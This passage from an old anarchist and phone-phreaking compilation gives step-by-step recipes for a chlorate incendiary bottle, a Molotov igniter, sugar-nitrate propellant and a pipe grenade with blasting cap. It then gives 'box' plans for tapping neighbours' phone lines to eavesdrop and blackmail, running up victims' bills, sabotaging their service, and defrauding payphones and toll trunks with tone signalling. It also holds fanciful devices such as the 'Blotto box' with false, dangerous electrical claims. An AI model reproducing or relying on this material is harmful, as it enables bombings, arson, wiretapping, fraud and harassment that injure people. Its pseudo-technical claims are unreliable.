CAUTION: Store this bottle seperately from the other bottle!

How To Use:
---

1) Shake the small bottle to mix contents and pour onto the cloth or paper around the large bottle. Bottle can be used wet or after solution is dried. However, when dry, the sugar-Potassium chlorate mixture is very sensitive to spark or flame and should be handled accordingly.

2) Throw or launch the bottle. When the bottle breaks against a hard surface (target) the fuel will ignite.

Igniter from Book Matches

This is a hot igniter made from paper book matches for use with molotov cocktail and other incendiaries.

Material Required:

Paper book matches
Adhesive or friction tape

Procedure:

1) Remove the staple(s) from match book and seperate matches from cover.

2) Fold and tape one row of matches (fold in thirds)

3) Shape the cover into a tube with striking surface on the inside and tape. Make sure the folder cover will fit tightly around the taped match heads. Leave cover open at opposite end for insertion of the matches.

4) Push the taped matches into the tube until the bottom ends are exposed about 3/4 in. (2 cm)

5) Flatten and fold the open end of the tube so that it laps over about 1 in. (2-1/2 cm); tape in place.

Use with a Molotov Cocktail:

1) Tape the "match end tab" of the igniter to the neck of the molotov cocktail.

2) Grasp the "cover and tab" and pull sharply or quickly to ignite.

General Use:

The book match igniter can be used by itself to ignite flammable liquids, fuse cords, and similar items requiring hot ignition.

CAUTION: Store matches and completed igniters in moistureproof containers such as rubber or plastic bags until ready for use. Damp or wet paper book matches will not ignite.

Red or White Propellant

"Red or White Powder" Propellant may be prepared in a simple, safe manner. The formulation described below will result in approximately 2 1/2 pounds of powder. This is a small arms propellant and should only be used in weapons with 1/2 in. diameter or less (but not pistols!).

Material Required:

Heat Source (Kitchen Stove or open fire)
2 gallon metal bucket
Measuring cup (8 ounces)
Wooden spoon or rubber spatula
Metal sheet or aluminum foil (at least 18 in. sq.)
Flat window screen (at least 1 foot square)
Potassium Nitrate (granulated) 2-1/3 cups
White sugar (granulated) 2 cups
Powdered ferric oxide (rust) 1/8 cup (if available)
Clear water, 1-1/2 cups

Procedure:
---

1) Place the sugar, potassium nitrate, and water in the bucket. Heat with a low flame, stirring occasionally until the sugar and potassium nitrate dissolve.

2) If available, add the ferric oxide (rust) to the solution. Increase the flame under the mixture until it boils gently.

NOTE: The mixture will retain the rust coloration.

3) Stir and scrape the bucket sides occasionally until the mixture is reduced to one quarter of its original volume, then stir continuously.

4) As the water evaporates, the mixture will become thicker until it reaches the consistency of cooked breakfast cereal or homemade fudge. At this stage of thickness, remove the bucket from the heat source, and spread the mass on the metal sheet.

5) While the material cools, score it with a spoon or spatula in crisscrossed furrows about 1 inch apart.

6) Allow the material to dry, preferably in the sun. As it dries, resore it accordingly (about every 20 minutes) to aid drying.

7) When the material has dried to a point where it is moist and soft but not sticky to the touch, place a small spoonful on the screen. Rub the material back and forth against the screen mesh with spoon or other flat object until the material is granulated into small worm-like particles.

8) After granulation, return the material to the sun to allow to dry completely.

Pipe Hand Grenade

Hand Grenades can be made from a piece of iron pipe. The filler can be of plastic or granular military explosive, improvised explosive, or propellant from shotgun or small arms munition.

Material Required:

Iron Pipe, threaded ends, 1-1/2" to 3" diameter, 3" to 8" long.
Two (2) iron pipe caps
Explosive or propellant
Nonelectric blasting cap (Commercial or military)
Fuse cord
Hand Drill
Pliers

Procedure:
---

1) Place blasting cap on one end of fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches burns in 30 seconds, a 6 inch cord will ignite the grenade in 15 seconds.

2) Screw pipe cap to one end of the pipe. Place fuse cord with blasting cap into the opposite end so that the blasting cap is near the center of the pipe.

NOTE: If plastic explosive is to be used, fill pipe BEFORE inserting blasting cap. Push a round stick into the center of the explosive to make a hole and then insert the blasting cap.

3) Pour explosive or propellant into pipe a little bit at a time. Tap the base of the pipe frequently to settle filler.

4) Drill a hole in the center of the unassembled pipe caplarge enough for the fuse cord to pass through.

5) Wipe pipe threads to remove any filler material. Slide the drilled pipe cap over the fuse and screw handtight onto the pipe.

Ready to go!

Boxing
High Tech Revenge 2.0
Have you ever wanted a lineman's handset? Surely every phreak has at least once considered the phun that he could have with one. After searching unlocked phone company trucks for months, we had an idea. We could build one. We did, and named it the "Beige Box" simply because that is the color of ours.
The beigebox is simply a consumer lineman's handset, which is a phone that can be attached to the outside of a person's house. To fabricate a beigebox, follow along.

---------Construction and Use---------
The construction is very simple. First you must understand the concept of the device. In a modular jack, there are four wires. These are red, green, yellow, and black. For a single line telephone, however, only two matter: the red (ring) and green (tip). The yellow and the black are not neccessary for this project. A lineman's handset has two clips on it: the ring and

the tip. Take a modular jack and look at the bottom of it's casing. There should be a grey jack with four wires (red, green, yellow & black) leading out of it. To the end of the red wire attach a red aligator clip. To the end of the green wire attatch a green aligator clip. The yellow and black wires can be removed, although I would only set them aside so that you can use the modular jack in future projects. Now insert your telephone's modular plug into the modular jack. That's it. This particular model is nice because it is can be easily made, is inexpensive, uses common parts that are readily available, is small, is lightweight, and does not require the destruction of a phone.

----------Beige Box Uses----------

There are many uses for a Beige Box. However, before you can use it, you must know how to attach it to the output device. This device can be of any of Bell switching apparatus that include germinal sets (i.e. remote switching centers, bridgin heads, cans, etc.). To open most Bell Telephone switching apparatus, you must have a 7/16 inch hex driver (or a good pair of needle nose pliers work also).
This piece of equipment can be picked up at your local hardware store. With your hex driver (or pliers), turn the security bolt(s) approximately 1/8 of an inch counter-clockwise and open. If your output device is locked, then you must have some knowledge of destroying and/or picking locks. However, we have never encountered a locked output device. Once you have opened your output device, you should see a mass of wires connected to terminals. On most output devices, the terminals should be labeled "T" (Tip -- if not labeled, it is usually on the left) and "R" (Ring -- if not labeled, usually on the right).

Remember: Ring - red - right. The "Three R's" -- a simple way to remember which is which. Now you must attach all the red alligator clip (Ring) to the "R" (Ring) terminal.
Attach the green alligator clip (Tip) to the "T" (Tip) terminal.

Note: If instead of a dial tone you hear nothing, adjust the alligator clips so that they are not touching each other terminals. Also make sure they are firmly attached. By this time you should hear a dial tone. Dial ANI to find out the number you are using (you wouldn't want to use your own). Here are some practicle aplications:

> Eavesdropping
> Long distance, static free free fone calls to phriends
> Dialing direct to Alliance Teleconferencing (also no static)
> Phucking people over
> Bothering the operator at little risk to yourself
> Blue Boxing with greatly reduced chance of getting caught
> Anything at all you want, since you are on an extension of that line.

Eavesdropping

To be most effective, first attach the Beige Box then your phone. This eliminates the static caused by connecting the box, therefore reducing the potential suspicion of your victim. When eavesdropping, it is allways best to be neither seen nor heard. If you hear someone dialing out, do not panic; but rather hang up, wait, and pick up the receiver again. The person will either have hung up or tried to complete their call again. If the latter is true, then listen in, and perhaps you will find information worthy of blackmail! If you would like to know who you are listening to, after dialing ANI, pull a CN/A on the number.

Dialing Long Distance

This section is self explanitory, but don't forget to dial a "1" before the NPA.

Dialing Direct to Aliance Teleconferencing

Simply dial 0-700-456-1000 and you will get instructions from there. I prefer this method over PBX's, since PBX's often have poor reception and are more dificult to come by.

Phucking People Over

This is a very large topic of discussion. Just by using the other topics described, you can create a large phone bill for the person (they will not have to pay for it, but it will be a big hassle for them). In addition, since you are an extension of the person's line, you can leave your phone off the hook, and they will not be able to make or receive calls. This can be extremely nasty because no one would expect the cause of the problem.

Bothering the Operator

This is also self explanitary and can provide hours of entertainment. Simply ask her things that are offensive or you would not like traced to your line. This also corresponds to the previously described section, Phucking People Over. After all, guess who's line it gets traced to? He he he...

Blue Boxing

See a file on Blue Boxing for more details. This is an especially nice feature if you live in an ESS-equiped prefix, since the calls are, once again, not traced to your line...

---POTENTIAL RISKS OF BEIGE BOXING----
Overuse of the Beige Box may cause suspicians within the Gestapo, and result in legal problems. Therefor, I would recomend you:

> Choose a secluded spot to do your Beige Boxing,
> Use more than one output device
> Keep a low profile (i.e., do not post under your real name on a public BBS concering your occomplishments)
> In order to make sure the enemy has not been inside your output device, I recomend you place a piece of transparent tape over the opening of your output device. Therefor, if it is opened in your abscence, the tapqe will be displaced and you will be aware of the fact that someone has intruded on your teritory.

Now, imagine the possibilities: a $2000 dollar phone bill for that special person, 976 numbers galore, even harassing the operator at no risk to you! Think of it as walking into an enemies house, and using their phone to your heart's content.

Aqua Box Plans
Every true phreaker lives in fear of the dreadded F.B.I. 'Lock In Trace.' For a long time, it was impossible to escape from the Lock In Trace. This box does offer an escape route with simple directions to it. This box is quite a simple concept, and almost any phreaker with basic electronics knowledge can construct and use it.

The Lock In Trace

A lock in trace is a device used by the F.B.I. to lock into the phone users location so that he can not hang up while a trace is in progress. For those of you who are not familiar with the conecpt of 'locking in', then here's a brief desciption. The F.B.I. can tap into a conversation, sort of like a three-way call connection. Then, when they get there, they can plug electricity into the phone line. All phone connections are held open by a certain voltage of electricity.
That is why you sometimes get static and faint connections when you are calling far away, because the electricity has trouble keeping the line up. What the lock in trace does is cut into the line and generate that same voltage straight into the lines. That way, when you try and hang up, voltage is retained. Your phone will ring just like someone was calling you even after you hang up. (If you have call waiting, you should understand better about that, for call waiting intersepts the electricity and makes a tone that means someone is going through your line. Then, it is a matter of which voltage is higher. When you push down the receiver,then it see-saws the electricity to the other side. When you have a person on each line it is impossible to hang up unless one or both of them will hang up. If you try to hang up, voltage is retained, and your phone will ring. That should give you an understanding of how calling works. Also, when electricity passes through a certain point on your phone, the electricity causes a bell to ring, or on some newer phones an electronic ring to sound.)
So, in order to eliminate the trace, you somehow must lower the voltage level on your phone line. You should know that every time someone else picks up the phone line, then the voltage does decrease a little. In the first steps of planning this out, Xerox suggested getting about a hundred phones all hooked into the same line that could all be taken off the hook at the same time. That would greatly decrease the voltage level. That is also why most three-way connections that are using the bell service three way calling (which is only $3 a month) become quite faint after a while. By now, you should understand the basic idea. You have to drain all of the power out of the line so the voltage can not be kept up. Rather sudden draining of power could quickly short out the F.B.I. voltage machine, because it was only built to sustain the exact voltage nessecary to keep the voltage out. For now, imagine this. One of the normal Radio Shack generators that you can go pick up that one end of the cord that hooks into the central box has a phone jack on it and the other has an electrical plug. This way, you can "flash" voltage through the line, but cannot drain it. So, some modifications have to be done.

Materials

A BEOC (Basic Electrical Output Socket), like a small lamp-type connection, where you just have a simple plug and wire that would plug into a light bulb.
One of cords mentioned above, if you can't find one then construct your own... Same voltage connection, but the restrainor must be built in (I.E. The central box)
Two phone jacks (one for the modem, one for if you are being traced to plug the aqua box into)
Some creativity and easy work.

*Notice: No phones have to be destroyed/modified to make this box, so don't go out and buy a new phone for it!

Procedure

All right, this is a very simple procedure. If you have the BEOC, it could drain into anything: a radio, or whatever. The purpose of having that is you are going to suck the voltage out from the phone line into the electrical appliance so there would be no voltage left to lock you in with.
1)Take the connection cord. Examine the plug at the end. It should have only two prongs. If it has three, still, do not fear. Make sure the electrical appliance is turned off unless you wanna become a crispy critter while making this thing. Most plugs will have a hard plastic design on the top of them to prevent you from getting in at the electrical wires inside. Well, remove it. If you want to keep the plug (I don't see why...) then just cut the top off. When you look inside, Lo and Behold, you will see that at the base of the prongs there are a few wires connecting in. Those wires conduct the power into the appliance. So, you carefully unwrap those from the sides and pull them out until they are about an inch ahead of the prongs. If you don't wanna keep the jack, then just rip the prongs out. If you are, cover the prongs with insultation tape so they will not connect with the wires when the power is being drained from the line.
2)Do the same thing with the prongs on the other plug, so you have the wires evenly connected. Now, wrap the end of the wires around each other. If you happen to have the other end of the voltage cord hooked into the phone, stop reading now, you're too fucking stupid to continue. After you've wrapped the wires around each other, then cover the whole thing with the plugs with insulating tape. Then, if you built your own control box or if you bought one, then cram all the wires into it and reclose it. That box is your ticket out of this.
3)Re-check everything to make sure it's all in place. This is a pretty flimsy connection, but on later models when you get more experienced at it then you can solder away at it and form the whole device into one big box, with some kind of cheap mattel hand-held game inside to be the power connector. In order to use it, just keep this box handy. Plug it into the jack if you want, but it will slightly lower the voltage so it isn't connected. When you plug it in, if you see sparks, unplug it and restart the whole thing. But if it just seems fine then leave it.

Use

Now, so you have the whole thing plugged in and all... Do not use this unless the situation is desperate! When the trace has gone on, don't panic, unplug your phone, and turn on the appliance that it was hooked to. It will need energy to turn itself on, and here's a great source... The voltage to keep a phone line open is pretty small and a simple light bulb should drain it all in and probably short the F.B.I. computer at the same time.

Black Box Plans
Introduction:

At any given time, the voltage running through your phone is about 20 Volts. When someone calls you, this voltage goes up to 48 Volts and rings the bell. When you answer, the voltage goes down to about 10 Volts. The phone company pays attention to this. When the voltage drops to 10, they start billing the person who called you.


Function:

The Black Box keeps the voltage going through your phone at 36 Volts, so that it never reaches 10 Volts. The phone company is thus fooled into thinking you never answered the phone and does not bill the caller.

However, after about a half hour the phone company will get suspicious
and disconnect your line for about 10 seconds.

Materials:
---
1 1.8K 1/2 Watt Resistor
1 1.5V LED
1 SPST Switch

Procedure:
---
(1) Open your phone by loosening the two screws on the bottom and
lifting the case off.
(2) There should be three wires: Red, Green, and Yellow. We'll be working
with the Red Wire.
(3) Connect the following in parallel:
     A. The Resistor and LED.
     B. The SPST Switch.
In other words, you should end up with this:



Use:

The SPST Switch is the On/Off Switch of the Black Box. When the box is off,
your phone behaves normally. When the box is on and your phone rings,
the LED flashes. When you answer, the LED stays on and the voltage
is kept at 36V, so the calling party doesn't get charged. When the box
is on, you will not get a dial tone and thus cannot make calls.
Also remember that calls are limited to half an hour.

ThE BlOtTo BoX !!!

Finally, it is here! What was first conceived as a joke to fool the innocent
phreakers around America has finally been conceived!
Well, for you people who are unenlightened about the Blotto Box,
here is a brief summery of a legend.

--*-=> The Blotto Box <=-*--

For years now every pirate has dreamed of the Blotto Box. It was at first
made as a joke to mock more ignorant people into thinking that
the function of it actually was possible. Well, if you are The Voltage
Master, it is possible. Originally conceived by King Blotto of much fame,
the Blotto Box is finally available to the public.
NOTE: Jolly Roger can not be responsible for the information disclosed
in the file! This file is strictly for informational purposes and
should not be actually built and used! Usage of this electronical impulse
machine could have the severe results listed below and could result in
high federal prosecution! Again, I TAKE NO RESPONSIBILITY!
All right, now that that is cleared up, here is the basis of the box
and it's function.
The Blotto Box is every phreaks dream... you could hold AT&T down on its
knee's with this device. Because, quite simply, it can turn off the phone
lines everywhere. Nothing. Blotto. No calls will be allowed out of an area

code, and no calls will be allowed in. No calls can be made inside it for that matter. As long as the switching system stays the same, this box will not stop at a mere area code. It will stop at nothing. The electrical impulses that emit from this box will open every line. Every line will ring and ring and ring... the voltage will never be cut off until the box/generator is stopped. This is no 200 volt job, here.
We are talking GENERATOR. Every phone line will continue to ring, and people close to the box may be electricuted if they pick up the phone.
But, the Blotto Box can be stopped by merely cutting of the line or generator. If they are cut off then nothing will emit any longer. It will take a while for the box to calm back down again, but that is merely a superficial aftereffect. Once again: Construction and use of this box is not advised! The Blotto Box will continue as long as there is electricity to continue with.
OK, that is what it does, now, here are some interesting things for you to do with it...

-*-=>Blotto Functions/Installin'<=-*-

Once you have installed your Blotto, there is no turning back. The following are the instructions for construction and use of this box. Please read and heed all warnings in the above section before you attempt to construct this box.

Materials:
- A Honda portable generator or a main power outlet like in a stadium or some such place.
- 400 volt rated coupler that splices a female plug into a phone line jack.
- A meter of voltage to attach to the box itself.
- A green base (i.e. one of the nice boxes about 3' by 4' that you see around in your neighborhood. They are the main switch boards and would be a more effective line to start with.
  or: A regular phone jack (not your own, and not in your area code!
- A soldering iron and much solder.
- A remote control or long wooden pole.

Now. You must have guessed the construction from that. If not, here goes, I will explain in detail. Take the Honda Portable Generator and all of the other listed equiptment and go out and hunt for a green base. Make sure it is one on the ground or hanging at head level from a pole, not the huge ones at the top of telephone poles. Open it up with anything convienent, if you are two feeble that fuck don't try this.
Take a look inside... you are hunting for color-coordinating lines of green and red. Now, take out your radio shack cord and rip the meter thing off. Replace it with the voltage meter about. A good level to set the voltage to is about 1000 volts. Now, attach the voltage meter to the cord and set the limit for one thousand. Plug the other end of the cord into the generator. Take the phone jack and splice the jack part off. Open it up and match the red and green wires with
the other red and green wires. NOTE: If you just had the generator on and have done this in the correct order, you will be a crispy critter. Keep the generator off until you plan to start it up. Now, solder those lines together carefully. Wrap duck tape or insultation tape around all of the wires. Now, place the remote control right on to the startup of the generator. If you have the long pole, make sure it is very long and stand back as far away as you can get and reach the pole over.
NOTICE: If you are going right along with this without reading the file first, you still realize now that your area code is about to become null! Then, getting back, twitch the pole/remote control and run for your

damn life. Anywhere, just get away from it. It will be generating so much electricity that if you stand to close you will kill yourself. The generator will smoke, etc. but will not stop. You are now killing your area code, because all of that energy is spreading through all of the phone lines around you in every direction.

Have a nice day!

--*-=>The Blotto Box: Aftermath<=-*--
Well, that is the plans for the most devastating and ultimately deadly box ever created. My hat goes off to: King Blotto (for the original idea).


Brown Box Plans

This is a fairly simple mod that can be made to any phone. All it does is allow you to take any two lines in your house and create a party line. So far I have not heard of anyone who has any problems with it. There is one thing that you will notice when you are one of the two people who is called by a person with a brown box. The other person will sound a little bit faint. I could overcome this with some amplifiers but then there wouldn't be very many of these made [Why not?]. I think the convenience of having two people on the line at once will make up for any minor volume loss.

Here is the diagram:

KEY:

PART	SYMBOL
BLACK WIRE	*
YELLOW WIRE	=
RED WIRE	+
GREEN WIRE	-
SPDT SWITCH	_/_ _/_
VERTICAL WIRE	|
HORIZONTAL WIRE	_



Clear Box Plans

The clear box is a new device which has just been invented that can be used throughout Canada and rural United States. The clear box works on "PostPay" payphones (fortress fones). Those are the payphones that don't require payment until after the connection is established. You pick up the fone, get a dial tone, dial your number, and then


insert your money after the person answers.
If you don't deposit the money then you can not speak to the person on the other end because your mouth piece is cut off but not the ear-piece. (obviously these phones are nice for free calls to weather or time or other such recordings). All you must do is to go to your nearby Radio Shack, or electronics store, and get a four-transistor amplifier and a telephone suction cup induction pick-up. The induction pick-up would be hooked up as it normally would to record a conversation, except that it would be plugged into the output of the amplifier and a microphone would be hooked to the input. So when the party that is being called answers, the caller could speak through the little microphone instead. His voice then goes through the amplifier and out the induction coil, and into the back of the receiver where it would then be broadcast through the phone lines and the other partywould be able to hear the caller. The Clear Box thus 'clears up' the problem of not being heard. Luckily, the line will not be cut-off after a certain amount of time because it will wait forever for the coins to be put in.
The biggest advantage for all of us about this new clear box is the fact that this type of payphone will most likely become very common. Due to a few things: 1st, it is a cheap way of getting the DTF, dial-tone-first service, 2nd, it doesn't require any special equipment, (for the phone company) This payphone will work on any phone line. Usually a payphone line is different, but this is a regular phone line and it is set up so the phone does all the charging, not the company.

Blue Box Plans

To quote Karl Marx, blue boxing has always been the most noble form of phreaking. As opposed to such things as using an MCI code to make a free fone call, which is merely mindless pseudo-phreaking, blue boxing is actual interaction with the Bell System toll network.
It is likewise advisable to be more cautious when blue boxing, but the careful phreak will not be caught, regardless of what type of switching system he is under.
In this part, I will explain how and why blue boxing works, as well as where. In later parts, I will give more practical information for blue boxing and routing information. To begin with, blue boxing is simply communicating with trunks. Trunks must not be confused with subscriber lines (or "customer loops") which are standard telefone lines. Trunks are those lines that connect central offices. Now, when trunks are not in use (i.e., idle or "on-hook" state) they have 2600Hz applied to them. If they are two-way trunks, there is 2600Hz in both directions. When a trunk IS in use (busy or "off-hook" state), the 2600Hz is removed from the side that is off-hook. The 2600Hz is therefore known as a supervisory signal, because it indicates the status of a trunk; on hook (tone) or off-hook (no tone). Note also that 2600Hz denoted SF (single frequency) signalling and is "in-band." This is very important. "In-band" means that is within the band of frequencies that may be transmitted over normal telefone lines. Other SF signals, such as 3700Hz are used also. However, they cannot be carried over the telefone network normally (they are "out-of-band" and are therefore not able to be taken advantage of as 2600Hz is. Back to trunks. Let's take a hypothetical phone call. You pick up your fone and dial 1+806-258-1234 (your good friend in Amarillo, Texas). For ease, we'll assume that you are on #5 Crossbar switching and not in the 806 area. Your central office (CO) would recognize that 806 is a foreign NPA, so it would route the call to the toll centre that serves you. [For the sake of accuracy here, and for the more experienced readers, note that the CO in question is a class 5 with LAMA that uses out-of-band SF supervisory signalling]. Depending on where you are in the country,

the call would leave your toll centre (on more trunks) to another toll centre, or office of higher "rank". Then it would be routed to central office 806-258 eventually and the call would be completed.

Illustration



A.... you
CO1=your central office
TC1.. your toll office.
TC2.. toll office in Amarillo.
CO2.. 806-258 central office.
B.... your friend (806-258-1234)

In this situation it would be realistic to say that CO2 uses SF in-band (2600Hz) signalling, while all the others use out-of-band signalling (3700Hz). If you don't understand this, don't worry. I am pointing this out merely for the sake of accuracy. The point is that while you are connected to 806-258-1234, all those trunks from YOUR central office (CO1) to the 806-258 central office (CO2) do *NOT* have 2600Hz on them, indicating to the Bell equipment that a call is in progress and the trunks are in use.
Now let's say you're tired of talking to your friend in Amarillo, so you send a 2600Hz down the line. This tone travels down the line to your friend's central office (CO2) where it is detected. However, that CO thinks that the 2600Hz is originating from Bell equipment, indicating to it that you've hung up, and thus the trunks are once again idle (with 2600Hz present on them). But actually, you have not hung up, you have fooled the equipment atyour friend's CO into thinking you have. Thus,it disconnects him and resets the equipment to prepare for the next call. All this happens very quickly (300-800ms for step-by-step equipment and 150-400ms for other equipment). When you stop sending 2600Hz (after about a second), the equipment thinks that another call is coming towards
--> on hook, no tone -->off hook.
Now that you've stopped sending 2600Hz, several things happen:

1) A trunk is seized.
2) A "wink" is sent to the CALLING end from the CALLED end indicating that the CALLED end (trunk) is not ready to receive digits yet.
3) A register is found and attached to the CALLED end of the trunk within about two seconds (max).
4) A start-dial signal is sent to the CALLING end from the CALLED end indicating that the CALLED end is ready to receive digits.
Now, all of this is pretty much transparent to the blue boxer. All he really hears when these four things happen is a <beep><kerchunk>. So, seizure of a trunk would go something like this:

1> Send a 2600Hz
2> Terminate 2600Hz after 1-2 secs.
3> [beep][kerchunk]

Once this happens, you are connected to a tandem that is ready to obey your every command. The next step is to send signalling information in order to place your call. For this you must simulate the signalling used by operators and automatic toll-dialing equipment for use on trunks. There are mainly two systems, DP and MF. However, DP went out with the dinosaurs, so I'll only discuss MF signalling. MF (multi-frequency) signalling is the signalling used by the majority of the inter- and intra-lata network. It is also used in international dialing known as the CCITT no.5 system.
MF signals consist of 7 frequecies, beginning with 700Hz and separated by

200Hz. A different set of two of the 7 frequencies represent the digits 0 thru 9, plus an additional 5 special keys. The frequencies and uses are as follows:

Frequencies (Hz)	Domestic	Int'l
700+900	1	1
700+1100	2	2
900+1100	3	3
700+1300	4	4
900+1300	5	5
1100+1300	6	6
700+1500	7	7
900+1500	8	8
1100+1500	9	9
1300+1500	0	0
700+1700	ST3p	Code 1
900+1700	STp	Code 1
1100+1700	KP	KP1
1300+1700	ST2p	KP2
1500+1700	ST	ST

The timing of all the MF signals is a nominal 60ms, except for KP, which should have a duration of 100ms. There should also be a 60ms silent period between digits. This is very flexible however, and most Bell equipment will accept outrageous timings. In addition to the standard uses listed above, MF pulsing also has expanded usages known as "expanded inband signalling" that include such things as coin collect, coin return, ringback, operator attached, and operator attached, and operator released. KP2, code 11, and code 12 and the ST_ps (STart "primes" all have special uses which will be mentioned only briefly here.

To complete a call using a blue box once seizure of a trunk has been accomplished by sending 2600Hz and pausing for the <beep><kerchunk>, one must first send a KP. This readies the register for the digits that follow. For a standard domestic call, the KP would be followed by either 7 digits (if the call were in the same NPA as the seized trunk) or 10 digits (if the call were not in the same NPA as the seized trunk). [Exactly like dialing normal fone call]. Following either the KP and 7 or 10 digits, a STart is sent to signify that no more digits follow. Example of a complete call:

1> Dial 1-806-258-1234
2> wait for a call-progress indication (such as ring,busy,recording,etc.)
3> Send 2600Hz for about 1 second.
4> Wait for about ll-progress indication (such as ring,busy,recording,etc.)
5> Send KP+305+994+9966+ST

The call will then connect if everything was done properly. Note that if a call to an 806 number were being placed in the same situation, the are code would be omitted and only KP + seven digits + ST would be sent.

Code 11 and code 12 are used in international calling to request certain types of operators. KP2 is used in international calling to route a call other than by way of the normal route, whether for economic or equipment reasons. STp, ST2p, and ST3p (prime, two prime, and three prime) are used in TSPS signalling to indicate calling type of call (such as coin-direct dialing.

Pearl Box Plans

The Pearl Box:Definition - This is a box that may substitute for many boxes which produce tones in hertz. The Pearl Box when operated correctly can produce tones from 1-9999hz. As you can see, 2600, 1633, 1336 and other crucial tones are obviously in its sound spectrum.


Materials you will need in order to build The Pearl Box:
==========

C1, C2:.5mf or .5uf ceramic disk
capacitors
Q1.....NPN transistor (2N2222 works
best)
S1.....Normally open momentary SPST
switch
S2.....SPST toggle switch
B1.....Standard 9-Volt battery
R1.....Single turn, 50k potentiometer
R2..... " " 100k potentiometer
R3..... " " 500k potentiometer
R4..... " " 1meg potentiometer
SPKR...Standard 8-ohm speaker
T1.....Mini transformer (8-ohm works
best)
Misc...Wire, solder, soldering iron, PC
board or perfboard, box to
contain the completed unit,
battery clip

Instructions for building Pearl Box:
==========

Since the instruction are EXTREMELY difficult to explain in words, you will be given a schematic instead. It will be quite difficult to follow but try it any way.

(Schematic for The Pearl Box)



Now that you are probably thoroughly confused, let me explain a few minor details. The potentiometer area is rigged so that the left pole is connected to the center pole of the potentiometer next to it.
The middle terminal of T1 is connected to the piece of wire that runs down to the end of the battery.

Correct operation of The Pearl Box:
==========

You may want to get some dry-transfer decals at Radio Shack to make this job a lot easier. Also, some knobs for the tops of the potentiometers may be useful too. Use the decals to calibrate the knobs. R1 is the knob for the ones place, R2 is for the tens place, R3 if for the hundreds place and R4 is for the thousands place. S1 is for producing the all the tones and S2 is for power.

Step 1: Turn on the power and adjust the knobs for the desired tone.
(Example: For 2600 hz-
R1=0:R2=0:R3=6:R4=2)
Step 2: Hit the pushbutton switch and VIOLA! You have the tone. If you don't have a tone recheck all connections and schematic.


Red Box Plans

Red boxing is simulating the tones produced by public payphones when you drop your money in. The tones are beeps of 2200 Hz + 1700 Hz
Nickle = 1 beep for 66 milliseconds.
Dime = 2 beeps, each 66 milliseconds with a 66 millisecond pause between beeps.
Quarter = 5 beeps, each 33 milliseconds with a 33 millisecond pause between beeps.

There are two commonly used methods being used by Phreaks to make free calls.
1. An electronic hand-held device that is made from a pair of Wien-bridge oscillators with the timing controlled by 555 timing chips.
2. A tape recording of the tones produced by a home computer. One of the best computers to use would be an Atari ST. It is one of the easier computers to use because the red box tones can be produced in basic with only about 5 statments.
Scarlet Box Plans

The purpose of a Scarlet box is to create a very bad conection, it can be used to crash a BBS or just make life miserable for those you seek to avenge.
Materials: 2 alligator clips, 3 inch wire, or a resister
(plain wire will create greatest amount of static)
(Resister will decrease the amount of static in porportion to the resister you are using)

Step (1): Find the phone box at your victims house, and pop the cover off.
Step (2): Find the two prongs that the phone line you wish to box are connected to.
Step (3): Hook your alligator clips to your (wire/resister).
Step (4): Find the lower middle prong and take off all wires connected to it, i think this disables the ground and call waiting and shit like that.
Step (5): Now take one of the alligator clips and attach it to the upper most prong, and take the other and attach it to the lower middle prong.
Step (6): Now put the cover back on the box and take off!!



```
              **

(**)= prongs
 **
(/) = (wire/resister)
(##)= some phone bullshit
```

Silver Box Plans

Introduction:

First a bit of Phone Trivia. A standard telephone keypad has 12 buttons. These buttons, when pushed, produce a combination of two tones. These tones represent the row and column of the button you are pushing.

```
            1   1   1
            2   3   4
            0   3   7
            9   6   7
     697   (1) (2) (3)
     770   (4) (5) (6)
     851   (7) (8) (9)
     941   (*) (0) (#)
```

So (1) produces a tone of 697+1209, (2) produces a tone of 697+1336, etc.

Function:

What the Silver Box does is just creates another column of buttons, with the new tone of 1633. These buttons are called A, B, C, and D.

Usefulness:

